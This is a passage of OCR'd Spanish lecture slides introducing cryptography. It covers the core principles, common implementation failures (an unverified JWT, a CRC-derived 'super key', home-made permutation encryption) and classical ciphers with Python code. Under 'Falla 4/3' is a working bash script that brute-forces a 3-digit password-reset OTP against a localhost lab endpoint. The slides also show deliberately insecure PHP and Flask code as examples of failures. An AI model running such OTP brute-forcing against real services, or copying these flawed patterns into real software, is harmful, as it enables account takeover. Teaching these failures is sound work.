Criptografía 0x00

Criptografía 0x00

S	Nombre	Descripción
1	Conceptos	Definición, applicaciones y ejemplos.
2	Simétrica	Cifrar y descifrar con la **misma** clave.
3	Asimétrica	Cifrar con clave **privada**, descifrar con clave **pública**.
4	Claves	Entropía y gestión de claves.

Sesión 1: Conceptos

(Criptografía 0x00)

¿Que es la criptografía?

Raíz	Definición
kryptos	secreto
grapho	escribir

¿Que es la criptografía?

Raíz	Definición
kryptos	secreto
grapho	escribir

La escritura secreta.

¿Que es la criptografía?

Raíz	Definición
kryptos	secreto
grapho	escribir

La escritura secreta.

El arte[1] de la escritura de secretos.

[1] También conocido como ciencia

Los 5 pilares de la criptografía

N.	Nombre	Descripción
1	**Confidencialidad**	Asegura que solo las partes autorizadas puedan acceder a la información.
2	**Integridad**	Garantiza que los datos no sean alterados.
3	**Disponibilidad**	Asegura el acceso constante al canal.
4	**Autenticidad**	Verifica la identidad de los involucrados.
5	**Responsabilidad**	Asegura que las acciones de los involucrados no puedan ser negadas[1].

[1] No repudiación

Campos de la criptografía

Disciplinas:

- **Informática**
- Matemáticas
- Lingüística
- Electrónica
- Física
- Ciencias Sociales
- Historia

Aplicaciones:

- **HTTPS**
- **Control de acceso**
- Comercio electrónico
- Tarjetas de pago basadas en chip
- Monedas digitales
- Contraseñas de computadora
- Comunicaciones militares

Campos de la criptografía

Disciplinas:

- **Informática**
- Matemáticas
- Lingüística
- Electrónica
- Física
- Ciencias Sociales
- Historia

Aplicaciones:


- **HTTPS**
- **Control de acceso**
- Comercio electrónico
- Tarjetas de pago basadas en chip
- Monedas digitales
- Contraseñas de computadora
- Comunicaciones militares

La criptografía es un campo transversal. Esto no implica que no le corresponda a nadie, sino que **es responsabilidad de todos**.

Tipos de criptografía


Tipo	Descripción
Simétrica	Usa la misma clave para cifrar y descifrar datos.
Asimétrica	Utiliza un par de claves (pública y privada).
Unidireccional	Transforma datos en un irreversible.

Alice y Bob



Falla 1/3: No verificar la firma

JWT <= Header.Payload.Signature



Header <= eyJ0eXAi...


{“typ”:“JWT”,“alg”:“HS256”}

Payload <= eyJ1c2V...

{“user”:“jason”,“exp”:1744992148}

Signature <= 9u1lf...

Falla 1/3: No verificar la firma



Falla 2/3: Generar para verificar

```php
function check_super_key($rut, $key){
    // Check if the super key is correct
    return $key == get_super_key($rut);
}

function get_super_key($rut) {
    // Derive the super key from the RUT
    $parametro = $rut . '9876';
    $resultado = CRC(str_split($parametro), strlen($parametro),
     ↪  6543);
    $resultado_octal = decoct($resultado);
    return zero_pad($resultado_octal);
}
```

Falla 2/3: Generar para verificar

Kerckhoffs's principle

24 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

Not to be confused with Kirchhoff's laws.

Kerckhoffs's principle (also called **Kerckhoffs's desideratum**, **assumption**, **axiom**, **doctrine** or **law**) of cryptography was stated by the Dutch cryptographer Auguste Kerckhoffs in the 19th century. The principle holds that a cryptosystem should be secure, even if everything about the system, except the key, is public knowledge. This concept is widely embraced by cryptographers, in contrast to security through obscurity, which is not.

Auguste Kerckhoffs

Kerckhoffs's principle was phrased by the American mathematician Claude Shannon as "the enemy knows the system",[1] i.e., "one ought to design systems under the assumption that the enemy will immediately gain full familiarity with them". In that form, it is called **Shannon's maxim**.

Another formulation by American researcher and professor Steven M. Bellovin is:

> In other words—design your system assuming that your opponents know it in detail. (A former official at NSA's National Computer Security Center told me that the standard assumption there was that serial number 1 of any new device was delivered to the Kremlin.)[2]


Falla 3/3: Implementar su propia criptografía

```
@app.route('/get_amount', methods=['POST'])
def get_amount():
    # Get in
    encrypted_phone = request.json.get('encrypted_phone')
    hex_string = base64.b64decode(encrypted_phone).decode('utf-8')

    # Decrypt
    phone_number = get_decrypted_id(hex_string)

    # Lookup
    d_money = { "911111111": 1_233_381, }
    money = d_money.get(phone_number, 0)  # Default to 0 if not found

    # Return the amount as JSON
    return jsonify({"phone": phone_number, "amount": money})
}
```


Falla 3/3: Implementar su propia criptografía

```
# Secret permutaion matrix
d_permutation_matrix = {
    1: {0: 12, 1: 13, 2: 14, 3: 15, }, # ...
    2: {0:231, 1:230, 2:229, 3:228, }, # ...
    3: {0:131, 1:130, 2:129, 3:128, }, # ...
    # ...
}

def get_decrypted_id(hex_string):
    phone_number = ''
    # ... Reverse the permutation matrix

    # Process each pair of hex digits in reverse order
    for i, splice in enumerate(range(len(hex_string) - 2, -1, -2), start=1):
        # Convert hex to decimal
        hex_digit = int(hex_string[splice:splice+2], 16)

        # SIMPLE TABLE LOOOKUP
        phone_number += reverse_permutation_matrix[i][key]

    return phone_number
```


Falla 3/3: Implementar su propia criptografía




Falla 3/3: Implementar su propia criptografía




Falla 4/3: No medir la entropia




Falla 4/3: No medir la entropia




Falla 4/3: No medir la entropia




Falla 4/3: No medir la entropia




Falla 4/3: No medir la entropia




Falla 4/3: No medir la entropia




Falla 4/3: No medir la entropia



Falla 4/3: No medir la entropia



Falla 4/3: No medir la entropia



Falla 4/3: No medir la entropia

```
try_primitive(){
  local prefix=$1
  local i=$2
  local token=$(curl --path-as-is -s -k -X $'POST' \
    -H $'Content-Length: 7' -H $'Content-Type: application/x-www-form-urlencoded' \
    --data-binary $'rut=1-9' \
    $'http://localhost:9322/forgot-password-step2' | jq -r .token
  )
  for j in {0..2}; do
    echo "$token $i $j"
    otp=$(printf %03d $(( i + j )))
    curl --path-as-is -i -s -k -X $'POST' \
      -H $'Content-Length: 50' -H $'Content-Type: application/x-www-form-urlencoded' \
      --data-binary "otp=$otp&token=$token" \
      $'http://localhost:9322/forgot-password-step4' > "$prefix-$otp" &
  done
}

solution_main(){
  for i in {1..1000..3}; do
    try_primitive "$out"/res-01 "$i"
  done
}
```

Loop 2

Primitive

Loop 1


Conceptos recordar

- La criptografía es la ciencia que se encarga de la escritura y lectura de secretos.
- La criptografía asimétrica utiliza **dos claves**, siendo fundamental proteger la clave privada.

1. Verificar las firmas digitales.
2. Definir formalmente los secretos.
3. Utilizar algoritmos certificados.
4. Asumir que el adversario conoce el sistema.
5. No proporcionar ningún oráculo.
6. Medir la entropía.

Sesión 2: Simétrica

(Criptografía 0x00)



Definición de la criptografía simétrica

Escribir secretos utilizando **la misma clave para cifrar y descifrar la información**.

Definición de la criptografía simétrica

Escribir secretos utilizando **la misma clave para cifrar y descifrar la información**.

Ventajas: Rápido y eficiente.
Desventaja: Distribución de la clave.

Definición de la criptografía simétrica

Escribir secretos utilizando **la misma clave para cifrar y descifrar la información**.

Ventajas: Rápido y eficiente.
Desventaja: Distribución de la clave.

Algoritmos:

ÆS	Serpent	3DES	DES	RC4	BlowFish
TwoFish	IDEA	Tea	XTEA	ChaCha20	Camelia

Índice temático

v • t • e	**Block ciphers (security summary)**
Common algorithms	**AES** • Blowfish • DES (internal mechanics, Triple DES) • Serpent • SM4 • Twofish
Less common algorithms	ARIA • Camellia • CAST-128 • GOST • IDEA • LEA • RC5 • RC6 • SEED • Skipjack • TEA • XTEA
Other algorithms	3-Way • Adiantum • Akelarre • Anubis • Ascon • BaseKing • BassOmatic • BATON • BEAR and LION • CAST-256 • Chiasmus • CIKS-1 • CIPHERUNICORN-A • CIPHERUNICORN-E • CLEFIA • CMEA • Cobra • COCONUT98 • Crab • Cryptomeria/C2 • CRYPTON • CS-Cipher • DEAL • DES-X • DFC • E2 • FEAL • FEA-M • FROG • G-DES • Grand Cru • Hasty Pudding cipher • Hierocrypt • ICE • IDEA NXT • Intel Cascade Cipher • Iraqi • Kalyna • KASUMI • KeeLoq • KHAZAD • Khufu and Khafre • KN-Cipher • Kuznyechik • Ladder-DES • LOKI (97, 89/91) • Lucifer • M6 • M8 • MacGuffin • Madryga • MAGENTA • MARS • Mercy • MESH • MISTY1 • MMB • MULTI2 • MultiSwap • New Data Seal • NewDES • Nimbus • NOEKEON • NUSH • PRESENT • Prince • Q • QARMA • RC2 • REDOC • Red Pike • S-1 • SAFER • SAVILLE • SC2000 • SHACAL • SHARK • Simon • Speck • Spectr-H64 • Square • SXAL/MBAL • Threefish • Treyfer • UES • xmx • XXTEA • Zodiac
Design	Feistel network • Key schedule • Lai–Massey scheme • Product cipher • S-box • P-box • SPN • Confusion and diffusion • Round • Avalanche effect • Block size • Key size • Key whitening (Whitening transformation)
Attack (cryptanalysis)	Brute-force (EFF DES cracker) • MITM (Biclique attack • 3-subset MITM attack) • Linear (Piling-up lemma) • Differential (Impossible • Truncated • Higher-order) • Differential-linear • Distinguishing (Known-key) • Integral/Square • Boomerang • Mod *n* • Related-key • Slide • Rotational • Side-channel (Timing • Power-monitoring • Electromagnetic • Acoustic • Differential-fault) • XSL • Interpolation • Partitioning • Rubber-hose • Black-bag • Davies • Rebound • Weak key • Tau • Chi-square • Time/memory/data tradeoff
Standardization	AES process • CRYPTREC • NESSIE • NSA Suite B • CNSA
Utilization	Initialization vector • Mode of operation • Padding

Cifrado de César (-50)

Aspecto	Descripción
Origen	Nombrado en honor a Julio César (-50), quien utilizaba este método para enviar mensajes secretos.
Descripción	Cifrado por sustitución donde cada letra se desplaza un número fijo en el alfabeto (ej. 'A' a 'D').
Uso	Simple, pero vulnerable a ataques de fuerza bruta y análisis de frecuencia.

Cifrado de César (-50)

```python
def caesar(s, k, decode = False):
    if decode: k = 26 - k
    return "".join([
        " " if i == " "
        else chr((ord(i) - ord('a') + k) % 26 + ord('a'))
        for i in s])

caesar("acuerdate de amar", 3)
Out: 'dfxhugdwh gh dpdu'

caesar("dfxhugdwh gh dpdu", 3, decode=True)
Out: 'acuerdate de amar'
```

Cifrado de Vigenère (1553)

Aspecto	Descripción
Origen	Desarrollado por Blaise de Vigenère en el siglo XVI.
Descripción	Utiliza una palabra clave para determinar el desplazamiento de cada letra en el texto.
Uso	Considerado seguro durante siglos, pero vulnerable a ataques de análisis de frecuencia.

Cifrado de Vigenère (1553)

```
from itertools import starmap, cycle

def vigenere(msg, key, decrypt=False):
  return ''.join(starmap(
    lambda c, k: ' ' if c == ' ' else (
      (lambda shift: chr(((ord(c) + shift) % 26) + ord('a')))(
        -ord(k) if decrypt else ord(k) - 2 * ord('a'))),
    zip(msg, cycle(key))))

vigenere("en la duda reinicia", "clavesecretalarga")
# Out: 'gy ge hwue rpieockl'
vigenere("gy ge hwue rpieockl", "clavesecretalarga",
 ↪  decrypt=True)
# Out: 'en la duda reinicia'
```

Cifrado de Vigenère (1553)

El cifrado de Vigenère, aunque más seguro que el cifrado de César, también presenta desventajas:

1. **Es vulnerabile a análisis de frecuencia**. Con suficientes datos, los patrones de la clave pueden ser descubiertos, lo que podría permitir a un actor de amenazas romper el cifrado.
2. **No maneja la punctuación**. Los espacios en el texto plano se ignoran durante el cifrado, lo que significa que se mantienen en su lugar en el texto cifrado.
3. **Requiere clave segura**. La seguridad depende de la longitud y aleatoriedad de la clave; claves cortas o repetidas comprometen la seguridad.
4. **Es dificíl de paralelizar**. La naturaleza del cifrado de Vigenère hace que sea complicado implementar el cifrado y descifrado en paralelo, lo que puede afectar el rendimiento.
5. **No es perfectamente seguro**. Aunque más seguro que métodos simples, no es infalible y puede ser descifrado con técnicas adecuadas.

Libreta de único uso (1882)

Aspecto	Descripción
Origen	Descrito por Frank Miller en 1882. Patentado por Gilbert Vernam en 1917. Demostrado seguro por Claude Shanon en 1945.
Descripción	Realiza la operación XOR entre el texto plano y la clave.
Uso	Militares durante la Primera Guerra Mundial.

Libreta de único uso (1882)

```python
from itertools import starmap, cycle

def one_time_pad(msg, key):
    return b''.join(starmap(
        lambda c, k: (c ^ k).to_bytes(),
        zip(msg, key)
    ))

key = b"\x03\x86\x62\xE1\x11\xB6\x0C\x1A\xA1\xE8\xDA\x9F\x63"
one_time_pad(b"asi de simple", key)
# Out: b'b\xf5\x0b\xc1u\xd3,i\xc8\x85\xaa\xf3\x06'
one_time_pad(b'b\xf5\x0b\xc1u\xd3,i\xc8\x85\xaa\xf3\x06', key)
# Out: b'asi de simple'
```

Libreta de único uso (1882)


El texto cifrado resultante es **imposible de romper** si se cumplen las siguientes cuatro condiciones:

1. La **clave** debe ser al menos tan **larga** como el texto plano.
2. La **clave** debe ser verdaderamente **aleatoria**.
3. La **clave no** debe ser **reutilizada**, ni en su totalidad ni en parte.
4. La **clave** debe mantenerse completamente en **secreto** por las partes que se comunican.


Derivación de clave (1978)

Aspecto	Descripción
Origen	Inventado por Robert Morris en 1978.
Descripción	Utiliza la salida de un bloque como nueva clave.
Uso	Alargar, acortar o diversificar claves; crear hashes y corrientes pseudoaleatorias.

